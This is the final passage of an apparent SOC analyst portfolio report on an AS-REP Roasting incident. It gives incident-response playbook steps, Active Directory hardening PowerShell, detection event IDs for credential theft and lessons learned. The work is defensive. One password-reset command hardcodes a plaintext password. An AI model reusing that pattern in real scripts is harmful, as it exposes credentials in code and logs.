13. Isolate the attacker machine from the network if identified and accessible.

14. Force sign-out of all active sessions for the compromised account:

```
Invoke-Command -ComputerName WIN-2FNENKK5460 -ScriptBlock { logoff /s }
```

Phase 3 — ERADICATE (Remove Attacker Presence — Target: < 2 hours)

15. Audit all accounts with DoesNotRequirePreAuth = True — re-enable pre-authentication:

```
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} | ForEach-Object {
```

```
Set-ADAccountControl -Identity $_.SamAccountName -DoesNotRequirePreAuth $false
Write-Host 'Fixed: ' $_.SamAccountName
}
```

16. Reset the password for backupuser (and any other accounts confirmed targeted):

```
Set-ADAccountPassword -Identity backupuser -Reset -NewPassword (ConvertTo-SecureString 'C0mplex!P@ss2026#' -AsPlainText -Force)
```

17. Audit group memberships — verify no unauthorized accounts were added to Domain Admins or local Administrators:

```
Get-ADGroupMember 'Domain Admins' | Select Name, SamAccountName
Get-LocalGroupMember 'Administrators'
```

18. Review GPO changes, new scheduled tasks, new services, and new startup entries for persistence mechanisms.
19. Scan NTDS.dit access logs — determine if credential dump was attempted (Event IDs 4656, 4663 for NTDS file access).

Phase 4 — RECOVER (Restore Normal Operations — Target: < 24 hours)

20. Re-enable backupuser only after password reset, pre-auth re-enabled, and privileges reviewed.
21. Remove backupuser from local Administrators group on DC unless operationally required.
22. Monitor the account closely for 30 days post-incident using enhanced logging.
23. Verify WinRM access is restricted to approved management IPs only.
24. Confirm SIEM alerting rules are in place and actively monitoring for recurrence.

Phase 5 — LESSONS LEARNED (Post-Incident Review — Within 1 week)

25. Document the full incident timeline and root cause analysis.
26. Present findings to IT management: misconfiguration, detection gap, response effectiveness.
27. Implement the security recommendations in Section 14.
28. Update SIEM detection rules based on observed attacker TTPs.
29. Schedule quarterly AD security audits using BloodHound/PingCastle.

14. Security Recommendations

The following recommendations address the vulnerabilities identified during this investigation, ordered by implementation priority.

Priority	Recommendation	Effort	Impact
P1 — CRITICAL	Re-enable Kerberos Pre-Authentication on ALL accounts (disable DoesNotRequirePreAuth)	Low — single PowerShell command	Eliminates AS-REP Roasting entirely
P1 — CRITICAL	Reset all passwords for previously vulnerable accounts with strong, unique passwords (16+ chars)	Low	Prevents credential reuse
P2 — HIGH	Enforce a domain password policy via GPO: 14+ chars, complexity, 90-day expiry, 5-attempt lockout	Medium — GPO design	Dramatically increases cracking resistance
P2 — HIGH	Remove backupuser from local Administrators on DC. Use GMSA for service accounts.	Low	Reduces privilege exposure
P2 — HIGH	Restrict WinRM to approved management workstations only (GPO + Windows Firewall)	Medium	Prevents remote shell even with valid creds
P3 — MEDIUM	Enable Kerberos audit logging (Event IDs 4768/4771) and ingest into SIEM	Medium — SIEM onboarding	Enables real-time AS-REP Roasting detection
P3 — MEDIUM	Deploy Microsoft Defender for Identity (MDI) or equivalent — built-in AS-REP detection	High — licensing/deployment	Automated detection and alerting
P3 — MEDIUM	Add privileged accounts to the Protected Users security group	Low	Prevents NTLM, RC4, and unconstrained delegation
P4 — LOW	Schedule quarterly AD audits with BloodHound/PingCastle to identify misconfigurations proactively	Medium — recurring effort	Continuous AD security posture improvement
P4 — LOW	Implement Microsoft LAPS for all local admin passwords	Medium	Eliminates shared local admin passwords

14.1 Quick-Win PowerShell — Harden AD Against AS-REP Roasting

```
# Step 1: Find all accounts with pre-auth disabled
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth `
| Select-Object Name, SamAccountName, Enabled
```

```
# Step 2: Re-enable pre-auth on all vulnerable accounts
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} | ForEach-Object {
    Set-ADAccountControl -Identity $_.SamAccountName -DoesNotRequirePreAuth
    $false
}
```

```
# Step 3: Verify fix
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} | Measure-Object
# Expected output: Count = 0
```

15. Conclusion

15.1 Investigation Summary

This investigation successfully identified, analyzed, and documented a complete AS-REP Roasting attack chain against the corp.local Active Directory domain. The compromise followed a clear and rapid progression: the attacker exploited a single account misconfiguration (DoesNotRequirePreAuth = True) to extract an offline-crackable Kerberos hash, cracked a weak password in seconds, and obtained an interactive shell on the Domain Controller within 10 minutes of the initial probe.

The investigation confirmed the compromise through Windows Security Event Log analysis, attacker tool output artifacts, and post-exploitation session evidence. The full attack timeline was reconstructed and mapped to MITRE ATT&CK, providing an actionable intelligence product for detection engineering and threat hunting.

15.2 Key Lessons Learned

- A single misconfigured AD account attribute (DoesNotRequirePreAuth) is sufficient to enable domain credential compromise with zero prior access.
- Password strength is a critical defense-in-depth control: even with the misconfiguration present, a strong password would have made the hash uncrackable in a reasonable timeframe.
- AS-REP Roasting is highly detectable via Event ID 4768 — but only if Kerberos auditing is enabled and SIEM rules are in place. The absence of proactive monitoring allowed the attack to proceed undetected until after credentials were used.
- The time between initial probe and shell access (approximately 10 minutes) is shorter than most human-driven SOC triage processes — automated SIEM alerting and response playbooks are essential.
- Privilege minimization matters: the backupuser account held SeBackupPrivilege and SeRestorePrivilege, enabling a potential full domain credential dump as a next step. Least-privilege principles would have significantly reduced the blast radius.

15.3 Analyst Takeaways for Portfolio

Skill Area	Demonstrated In This Project
Active Directory Security	Understanding of Kerberos, AS-REP Roasting, privilege abuse, and AD misconfigurations
Threat Detection	Identifying attack signatures in Windows Security Event Logs (4768 with Pre-Auth Type 0x0)

SIEM Engineering	Writing Splunk SPL detection rules and correlation searches for Kerberos attacks
Incident Response	Following structured IR playbook: Identify, Contain, Eradicate, Recover, Lessons Learned
MITRE ATT&CK	Mapping T1558.004, T1078, T1021.006 and related techniques with precise evidence linkage
Threat Intelligence	Converting attacker tool output into defensive intelligence (IOCs, TTPs)
Report Writing	Producing professional, evidence-based SOC documentation suitable for portfolio and employer review

— End of SOC Analyst Portfolio Report — CONFIDENTIAL —